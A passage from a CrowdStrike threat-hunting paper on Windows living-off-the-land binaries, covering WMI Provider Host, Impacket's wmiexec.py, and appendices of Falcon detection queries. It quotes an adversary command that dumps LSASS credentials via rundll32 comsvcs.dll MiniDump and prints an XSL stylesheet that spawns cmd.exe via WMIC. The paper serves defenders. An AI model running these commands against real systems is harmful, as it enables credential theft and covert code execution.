Win32_Process -Name Create -ArgumentList “Notepad.exe”
```

Beyond system-native binaries, Falcon OverWatch regularly observes the use of scripts, such as Impacket's `wmiexec.py`, being used for interacting with WMI, which often results in command execution underneath the WMI Provider Host process.

ADVERSARY USAGE

As noted, remote command execution, whether stemming from WMIC, PowerShell or another source, will result in activity underneath the WMI Provider Host process `wmiprvse.exe`.

In some cases, adversaries leverage WMI for more shell-like functionality, as in the case of wmiexec, discussed below.

Impacket's wmiexec.py

Adversaries routinely leverage scripts such as those of Impacket, which is a collection of Python classes for working with network protocols. Although not a LOLBin, Impacket script `wmiexec.py` can be used **to interact with WMI**. It requires administrator privileges and interfaces with open Distributed Component Object Model (DCOM) ports of a target machine. This is possible because remote WMI is facilitated by Remote Services such as DCOM and Windows Remote Management (WinRM), which operate over ports 135 and 5985/5986, respectively. As a result of leveraging DCOM, when adversaries utilize `wmiexec.py`, the acivity occurs under WMIPrvSE.[3]

3. References in this paragraph include: **https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py** and **https://attack.mitre.org/techniques/T1047/**.

Although Falcon OverWatch cannot assess with certainty in all cases whether `wmiexec.py` specifically is utilized, commands run via this script that leverage the command shell have a very familiar format beginning with `cmd.exe /Q /c`. By default, the output of the command is written to a file in the local administrator share (`ADMIN$`) with the output sent back to the user via wmiexec's semi-interactive shell:

```
cmd.exe /Q /c [COMMAND]  1> \\127.0.0.1\ADMIN$\__[DECIMAL
STRING].[DECIMAL STRING] 2>&1
```

`Wmiexec.py` simply offers a means to execute commands and functions as a remote shell. For example, we have seen adversaries use this approach to attempt to dump credentials via the aforementioned LOLBin RunDLL32 leveraging the `comsvcs.dll`:

```
cmd.exe /Q /c powershell -c "C:\windows\system32\rundll32.exe
C:\windows\System32\comsvcs.dll, MiniDump 876
C:\Users\user\AppData\Local\Temp\[REDACTED FileName] full; exit"
1> \\127.0.0.1\ADMIN$\__[REDACTED DecimalString].[REDACTED
DecimalString] 2>&1
```

HUNTING

Because of the nature of WMIPrvSE, the command lines associated with this executable are generic. As a result, statistical hunting methods (such as LFO analysis) focus on primarily conducting stacked analysis against the processes executed by the WMI Provider Host. Multiple queries showcased in this section leverage Falcon sensor-specific events that provide insights into WMI-related activity.

Falcon event search queries for WMI Provider Host can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may want to hunt for:

- Suspicious child processes
- Child command lines associated with WMI Provider Host

CONCLUSION

Given the wide availability of LOLBins and their effectiveness in achieving tasks, adversaries will undoubtedly continue to leverage them for malicious purposes. LOLBins are installed by default, available to all users and serve legitimate functions, all of which work in an adversary's favor to reduce chances of detection.

By studying hands-on-keyboard activity to learn exactly how adversaries are using these tools and to what end, defenders can arm themselves and their teams with the knowledge necessary to combat this type of malicious activity. The hunting queries provided throughout this document on the eight LOLBins explored serve as jumping-off points for defenders looking to investigate this type of activity in their environment.

Proactive threat hunting is foundational to all security teams looking to uncover the needle-in-the-haystack type of threat LOLBins pose to all organizations — regardless of size, geographic location or industry. Understanding adversary use and abuse of Rundll32, Regsvr32, Msiexec, Mshta, Certutil, MSBuild, WMIC and WmiPrvSe is the first step toward defending your network against this type of malicious activity.

CONTRIBUTORS TO THIS PAPER INCLUDE:

- Wietze Beukema
- Jessica Lee
- James Weeks

APPENDIX A

RUNDLL32 FALCON EVENT SEARCH QUERIES

Rare DLL Files

As a start, looking at Rundll32 command lines and identifying low-prevalence DLL files via the presence of the `.dll` file extension might surface unusual DLL files or entrypoints loaded via Rundll32 that warrant a closer look:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="rundll32.exe"
| rex field=CommandLine "(?i)(?<DLLPath>(?:\"(?:[^\"]*\\.dll)\"(?:\\s|,))|(?:[^ ]*\\.dll)(?:\\s|,))\\s*(?<EntryPoint>.+?)(\\s|$)"
| rex field=DLLPath "(?i)(?<DLLFolder>[^\"]*[\\\/])?(?<DLLFile>[^\"]+\\.dll)"
| stats values(DLLFolder) as DLLFolder, values(ComputerName) AS Hosts, dc(aid) AS HostCount, count AS EventCount BY DLLFile, EntryPoint
| sort 0 + HostCount, + EventCount, - DLLFile, - EntryPoint
| where HostCount < 5
```

Common Suspicious Parents

Another approach is to look at what process is spawning Rundll32. Because Rundll32 is often used legitimately by a variety of processes, you may wish to focus on a subset of processes that are often seen as starting points in successful intrusions, such as productivity applications, Mshta or Windows Script Host processes:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="rundll32.exe" ParentBaseFileName IN ("winword.exe", "powerpnt.exe",
"excel.exe", "outlook.exe", "mshta.exe", "cscript.exe", "wscript.exe")
| search NOT("PrintUI.DLL" OR "PhotoViewer.DLL" OR MonitorPrintJobStatus OR CheckDevice)
| eval PrEx="https://falcon.crowdstrike.com/investigate/process-explorer/" .aid. "/" . TargetProcessId_decimal . "?_cid=" . cid
| stats dc(aid) AS HostCount, values(PrEx) AS PrEx, count AS EventCount BY CommandLine, ParentBaseFileName
| sort 0 + HostCount, + EventCount
```

Scheduled Tasks

Another angle is to look for Rundll32 through the lens of persistence. The following query looks for scheduled task events that involve Rundll32 and might surface malicious usage:

```
event_platform=win event_simpleName IN (ScheduledTaskRegistered, ScheduledTaskModified) TaskExecCommand="*rundll32*"
| eval PrEx="https://falcon.crowdstrike.com/investigate/process-explorer/" .aid. "/" . RpcClientProcessId_decimal . "?_cid=" . cid,
TaskCommand = TaskExecCommand." ".TaskExecArguments
| cluster field=TaskExecArguments t=0.8 showcount=t labelonly=true match=termset
| stats values(TaskCommand) AS TaskCommands, values(TaskName) AS TaskNames, values(PrEx) AS PrEx, dc(aid) AS HostCount, count AS
EventCount BY cluster_label
| fields - cluster_label
| sort 0 + HostCount, + EventCount
| where HostCount < 50
```

REGSVR32 FALCON EVENT SEARCH QUERIES

Uncommon Command Lines

Like most LOLBins, Regsvr32 has many legitimate uses. One of the best ways to hunt for this LOLBin is to look for uncommon or unexpected command lines associated with Regsvr32 executions. In the query below, we highlight DLL files under paths that may be more likely to indicate the execution of an implant staged by an adversary, based on our observations from Falcon OverWatch intrusions:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="regsvr32.exe"
| rex field=CommandLine "(?i)(?<DLLPath>(?:\"(?:[^\"]*\.dll)\"|(?:[^ ]*\\.dll))(?:\\s|$))"
| rex field=DLLPath "(?i)(?<DLLFolder>[^\"]*[\\\/])?(?<DLLFile>[^\"]+\\.dll)"
| cluster field=DLLFolder t=0.8 showcount=t labelonly=true match=termset
| eval SuspiciousPath=if(match(DLLFolder,"(?i)\\\\(temp|programdata|music|pictures|downloads|public)\\\\|(^\\\\\\\\)"),1,0)
| stats values(DLLFolder) AS DLLFolder, values(CommandLine) AS CommandLines, values(ParentBaseFileName) AS ParentProcess dc(aid) AS
HostCount, count AS EventCount BY SuspiciousPath DLLFile cluster_label
| fields - cluster_label
| sort 0 - SuspiciousPath, + DLLFile, - DLLFolder
| where HostCount < 5
```

Suspicious scrobj.dll Executions

The following query focuses specifically on identification of the Squiblydoo technique:

```
event_platform=win event_simpleName IN (ProcessRollup2, ProcessBlocked) FileName="regsvr32.exe" CommandLine="*scrobj.dll*" CommandLine="*i:*"
| rex field=CommandLine "(?i)i:\\s*(?<ScriptFile>(?:\"[^\"]*?\")|(?:[^ ]*?(\\s|$)))"
| eval PrEx="https://falcon.crowdstrike.com/investigate/process-explorer/" .aid. "/" . TargetProcessId_decimal . "?_cid=" . cid
| stats values(CommandLine) AS CommandLines, dc(aid) AS HostCount, values(PrEx) AS PrEx, count AS EventCount BY ScriptFile
| sort 0 + HostCount, + EventCount
```

MSIEXEC FALCON EVENT SEARCH QUERIES

Executions with Remote Destination

As discussed, Msiexec executions that leverage remotely hosted files may indicate adversary behavior. The following Falcon Event Search query identifies executions specifying either `/i` or `/x` on the command line, followed by a path that starts with `http:` or `https:`, before stacking the data and highlighting events that occurred on fewer than five hosts. Falcon OverWatch recommends validating the authenticity of the URLs found using this query and investigating process execution associated with suspicious entries:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="msiexec.exe" CommandLine="*http*"
| rex field=CommandLine "(?i)[-/][ix]\s*(?<URL>(?:\"https?:[^\"]*?\")|(?:https?:[^ ]*?(\\s|$)))"
| eval PrEx="https://falcon.crowdstrike.com/investigate/process-explorer/" .aid. "/" . TargetProcessId_decimal . "?_cid=" . cid
| stats values(PrEx) as PrEx, dc(aid) AS HostCount, count AS EventCount BY URL
| sort 0 + HostCount, + EventCount
| where HostCount < 5
```

Suspicious DLL Execution

Another aspect to investigate is any Msiexec execution that leverages the `/y` or `/z` options, which allow for the execution of DLL files. Excluding executions stemming from Msiexec parent processes can help to surface anomalies. This query may identify suspicious activity such as DLL files located in unusual folders, including temporary and user folders:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="msiexec.exe" CommandLine IN ("* /y*", "* /z*", "* -y*", "* -z*")
ParentBaseFileName!="msiexec.exe"
| rex field=CommandLine "(?i)[\/-][yz]\\s*(?<DLLFile>(?:\"[^\"]*?\")|([^ ]*?(\\s|$)))"
| eval PrEx="https://falcon.crowdstrike.com/investigate/process-explorer/" .aid. "/" . TargetProcessId_decimal . "?_cid=" . cid
| stats  values(PrEx) AS PrEx, dc(aid) AS HostCount, count AS EventCount BY DLLFile
| sort 0 + HostCount, + EventCount
```

MSHTA FALCON EVENT SEARCH QUERIES

Suspicious Mshta File Execution

The following query identifies anomalous Mshta executions that do not involve inline script functionality. Regex is used to identify the `.hta` file and path within each command line, before performing statistical analysis to help identify anomalous `.hta` file executions:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="mshta.exe" NOT ("vbscript" OR "about:" OR "javascript:")
| regex CommandLine!="(?i)mshta(?:\.exe)?\"?(?:\s+-Embedding|$)"
| rex field=CommandLine "(?i)mshta(?:\.exe)?\"?\s+\"?(?<HtaPath>(?:.*?\.hta|(?<=\").*?(?=\")|.*?(?=(?:\s|$))))"
| rex field=HtaPath "(?i)(?<HtaFolder>.*)(\\\\|\/)"
| rex field=HtaPath "(?i)(.*(\\\\|\/))?(?<HtaFile>.*)$"
| fillnull value="-" HtaFile HtaFolder HtaPath
| cluster field=HtaPath t=0.8 showcount=t labelonly=true match=termset
| stats values(HtaFile) AS HtaFile, values(HtaFolder) AS HtaFolder, dc(aid) AS HostCount, count AS EventCount BY cluster_label
| fields - cluster_label
| sort 0 + HostCount, + EventCount
| where HostCount < 15
```

Potential Mshta Web Content Execution

As discussed earlier, Mshta executions leveraging files hosted on remote web servers may indicate adversary activity. The following query identifies strings consistent with domain names and performs statistical analysis to aggregate similar Mshta executions before highlighting only events referencing rare remote resources:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="mshta.exe" CommandLine="*//*"
| rex field=CommandLine "(?i)(?<RemoteResource>(https?):\/\/([a-z]|\\d|\\.|\\/|_|-|:|\\\)+)"
| cluster field=RemoteResource t=0.8 showcount=t labelonly=true match=termset
| stats values(ParentBaseFileName) AS ParentProcess, values(RemoteResource) AS RemoteResource, values(CommandLine) AS CommandLine,
values(ComputerName) AS Hosts, dc(aid) AS HostCount, count AS EventCount by cluster_label
| fields - cluster_label
| sort 0 + HostCount, + EventCount
```

Hidden Mshta Windows

The following query uses two concepts discussed previously that may indicate an adversary attempting to hide the execution of Mshta by leveraging the `resizeTo` functionality with single-digit values to make a window very small, or `moveTo` with negative values to move the window off screen.

```
event_platform=win event_simpleName=ProcessRollup2 FileName=mshta.exe CommandLine IN ("*resizeto*", "*moveto*")
| rex field=CommandLine "(?i)(?<TransitionType>resizeTo|moveTo)\\((?<TransitionValue>-?\\d+,\s*-?\\d+)\\)"
| cluster field=CommandLine t=0.8 showcount=t labelonly=true match=termset
| stats values(CommandLine) AS CommandLines, values(TransitionType) AS TransitionType, values(TransitionValue) AS TransitionValue,
dc(aid) AS HostCount, count as EventCount by cluster_label
| fields - cluster_label
| sort 0  + HostCount, + EventCount
| where HostCount < 15
```

CERTUTIL FALCON EVENT SEARCH QUERIES

Suspicious Downloads

The following query identifies Certutil executions referencing a remote web server because this may be indicative of arbitrary file downloads. Legitimate Certutil executions in your environment can be tuned out of the output:

```
event_platform=win event_simpleName=ProcessRollup2 FileName=certutil.exe (CommandLine="*http:*" OR CommandLine="*https:*")
| stats values(ParentBaseFileName) as ParentProcesses, count as EventCount by CommandLine
| sort 0 + EventCount
```

Suspicious Encoding/Decoding

The following query identifies executions leveraging Certutil's Base64-related functionality via the decode/encode command-line options. The output is sorted highlighting the rarest executions first:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="certutil.exe" (CommandLine="*-encode*" OR
CommandLine="*-decode*" OR CommandLine="*/encode*" OR CommandLine="*/decode*")
| rex field=CommandLine "(?i)(?<Operation>\w+code)\s+(?<InputFile>\".*?\"|.*?)\s+(?<OutputFile>\".*?\"|.*?)($|\s)"
| stats values(ParentBaseFileName) AS ParentProcesses, count AS EventCount BY Operation, InputFile, OutputFile
| sort 0 + EventCount
```

MSBUILD FALCON EVENT SEARCH QUERIES

Rare MSBuild Children

A good start to hunting for suspicious activity is to look for any child processes of `msbuild.exe` that are rare, regardless of what command-line options were specified for MSBuild itself:

```
event_platform=win event_simpleName=ProcessRollup2 ParentBaseFileName="msbuild.exe" FileName!="msbuild.exe" AND NOT(FilePath IN ("*\
Microsoft Visual Studio\*", "*\Windows Kits\*"))
| stats values(SHA256HashData) as SHA256HashData, values(CommandLine) as CommandLine, values(UserName) as UserName, dc(aid) as HostCount,
count as EventCount by FileName
| sort 0 + HostCount, + EventCount
| where HostCount < 5
```

MSBuild Executions with Logger

Another way to look for suspicious activity is analyzing the DLL paths specified when the `-logger` option is used on `msbuild.exe` executions. Stats are leveraged to identify anomalous combinations of loggers and the associated DLL file paths. Because MSBuild is used frequently and legitimately, including by CI/CD and other automation frameworks, this query acts as a starting point and may need to be tuned for your environment:

```
event_platform=win event_simpleName=ProcessRollup2 FileName="msbuild.exe" (CommandLine="*/logger:*" OR CommandLine="*-logger:*")
| rex field=CommandLine "(?i)logger:\s*((?<Logger>.*?),)?(?<LoggerPath>(\".*?\.\w{3,}\"|.+?\.\w{3,}(\s|$|;)))"
| eval Logger=coalesce(Logger, "-"), LoggerPath=coalesce(LoggerPath, CommandLine)
| stats values(CommandLine) AS CommandLines, count AS EventCount, dc(aid) AS HostCount BY Logger, LoggerPath
| eval CommandLines_sample=mvindex(CommandLines, 0, 3)
| table Logger, LoggerPath, CommandLines_sample, EventCount, HostCount
| sort 0 + HostCount, + EventCount
| where HostCount < 5
```

WMI COMMAND LINE UTILITY FALCON EVENT SEARCH QUERIES

Rare Remote Process Execution via WMIC

The following query can help identify rare cases of remote process execution via WMIC. By removing the host names specified via `/NODE:` from our command line, we can better perform statistical analysis of the specific commands executed.

```
event_platform=win event_simpleName=ProcessRollup2 FileName=wmic.exe "/NODE:" "process" "call"
| rex field=CommandLine "(?i)\/node\:\"?(?<RemoteHost>.+?)[\s\"]"
| eval CommandLineWithoutNode=CommandLine
| rex field=CommandLineWithoutNode mode=sed "s/\/node\:\"?.+?[\s\"]//"
| cluster field=CommandLineWithoutNode t=0.7 showcount=t labelonly=true match=termset
| stats values(CommandLineWithoutNode) AS CommandLineWithoutNodes, values(RemoteHost) AS RemoteHosts, values(ComputerName) AS Hosts,
dc(aid) AS HostCount, dc(RemoteHost) AS RemoteHostCount, count AS EventCount BY cluster_label
| fields - cluster_label
| sort 0 + HostCount, + EventCount
| where HostCount < 5
```

Rare WMIC Commands

The next query can help identify rare WMIC commands regardless of the specific objective of the command by aggregating parent processes and WMIC command lines before performing statistical analysis to identify outliers.

```
event_platform=win event_simpleName=ProcessRollup2 FileName="wmic.exe"
| fillnull value="-" ParentBaseFileName
| eval ConcatenatedEvent=ParentBaseFileName."-".CommandLine
| cluster field=ConcatenatedEvent t=0.8 showcount=t labelonly=true match=termset
| stats values(ParentBaseFileName) AS ParentProcess, values(CommandLine) AS CommandLine, dc(aid) AS HostCount, count AS EventCount BY
cluster_label
| fields - cluster_label
| sort 0 + HostCount, + EventCount
| where HostCount < 5
```

WMIC Stylesheet Execution

The final WMIC query seeks to identify instances where stylesheet execution may have occurred via the abuse of the `/FORMAT` switch. This query aggregates the suspicious WMIC event with any related child processes, thereby expediting analysis.

```
event_platform=win event_simpleName=ProcessRollup2 ((FileName="wmic.exe" AND CommandLine="*/format:*") OR (ParentBaseFileName="wmic.exe"
AND NOT(FileName IN ("conhost.exe", "werfault.exe"))))
| eval IsChild=if(lower(ParentBaseFileName)="wmic.exe", 1, 0)
| eval ProcID=if(IsChild=1, ParentProcessId_decimal, TargetProcessId_decimal), ChildProcess=case(IsChild=1, FileName),
ChildCommandLine=case(IsChild=1, CommandLine), ParentCommandLine=case(IsChild=0, CommandLine)
| stats dc(ParentProcessId_decimal) AS EventCount, values(ChildProcess) AS ChildProcess, values(ChildCommandLine) AS ChildCommandLine,
values(ParentCommandLine) AS ParentCommandLine, values(UserName) AS User BY ComputerName, ProcID
| search EventCount > 1
| table ComputerName User ParentCommandLine ChildProcess ChildCommandLine
```

WMI PROVIDER HOST FALCON EVENT SEARCH QUERIES

Rare Child Processes to WMIPrvSE

The following query can be used to identify suspicious executions underneath WMIPrvSE. This query excludes command lines referencing common benign activity involving PowerShell script files (`.ps1`) and Virtual Basic script (`.vbs`) files underneath `C:\Windows\CCM\SystemTemp\` as well as Managed Object Format (`.mof`) files underneath `C:\Windows\Temp\`.

```
event_platform=win event_simpleName=ProcessRollup2 ParentBaseFileName="WMIPrvSE.exe"
| regex CommandLine!="(?i)((WINDOWS\\\\CCM\\\\SystemTemp\\\\.+\.(ps1|vbs))|(WINDOWS\\\\TEMP\\\\.+\.mof))"
| cluster field=CommandLine t=0.9 showcount=t labelonly=true match=termset
| stats values(CommandLine) AS CommandLine, values(ComputerName) AS Hosts, dc(aid) AS HostCount, count AS EventCount BY cluster_label
| fields - cluster_label
| sort 0  + HostCount, + EventCount
| where HostCount < 5
```

Potential Wmiexec.py Executions

The following query can identify `Wmiexec.py` run with default settings, leveraging the Falcon sensor event type `wmicreateprocess`, which includes useful data points such as source IP address.

```
event_platform=win event_simpleName=WmiCreateProcess CommandLine="cmd.exe /Q /c *"
| rex field=CommandLine "^cmd\\.exe /Q /c\s?(?<Command>.+?)\s+1\>"
| search Command=*
| stats values(ComputerName) as Hosts, values(Command) AS Commands, dc(aid) AS HostCount, count AS EventCount BY RemoteAddressIP4
| sort 0 + HostCount, + EventCount
```

APPENDIX B

The command lines below are related to the example execution shown in Figures 2 and 3.

WMIC run interactively in command shell to execute Notepad

```
Process CommandLine: wmic process call create notepad
Parent Process Command Line: “C:\Windows\system32\cmd.exe”
```

Resultant Notepad execution underneath the WMI Provider Host

```
Process Command Line: notepad
Parent Process Command Line: C:\Windows\system32\wbem\wmiprvse.exe⌀-secured⌀-Embedding
Grandparent Process Command Line: C:\Windows\system32\svchost.exe -k DcomLaunch -p
```

Note that Service Host command lines will differ depending on whether the WMIC is launched targeting a local or remote host.

APPENDIX C

See below for the script contents of `TestXSL.xsl`:

```
<stylesheet xmlns=”http://www.w3.org/1999/XSL/Transform”
xmlns:ms=”urn:schemas-microsoft-com:xslt” xmlns:user=”Falcon
OverWatch-elite” version=”1.0”>
<ms:script implements-prefix=”user” language=”JScript”>
<![CDATA[new ActiveXObject(“WScript.Shell”).Run(“cmd.exe”);]]>
</ms:script>
</stylesheet>
```

ABOUT CROWDSTRIKE

CrowdStrike (Nasdaq: CRWD), a global cybersecurity leader, has redefined modern security with the world’s most advanced cloud-native platform for protecting critical areas of enterprise risk — endpoints and cloud workloads, identity and data.

Powered by the CrowdStrike Security Cloud and world-class AI, the CrowdStrike Falcon® platform leverages real-time indicators of attack, threat intelligence, evolving adversary tradecraft and enriched telemetry from across the enterprise to deliver hyper-accurate detections, automated protection and remediation, elite threat hunting and prioritized observability of vulnerabilities.

Purpose-built in the cloud with a single lightweight-agent architecture, the Falcon platform delivers rapid and scalable deployment, superior protection and performance, reduced complexity and immediate time-to-value.

CrowdStrike: We stop breaches.

Learn more: **https://www.crowdstrike.com/**

Follow us: **Blog** | **Twitter** | **LinkedIn** | **Facebook** | **Instagram**

Start a free trial today: **https://www.crowdstrike.com/free-trial-guide/**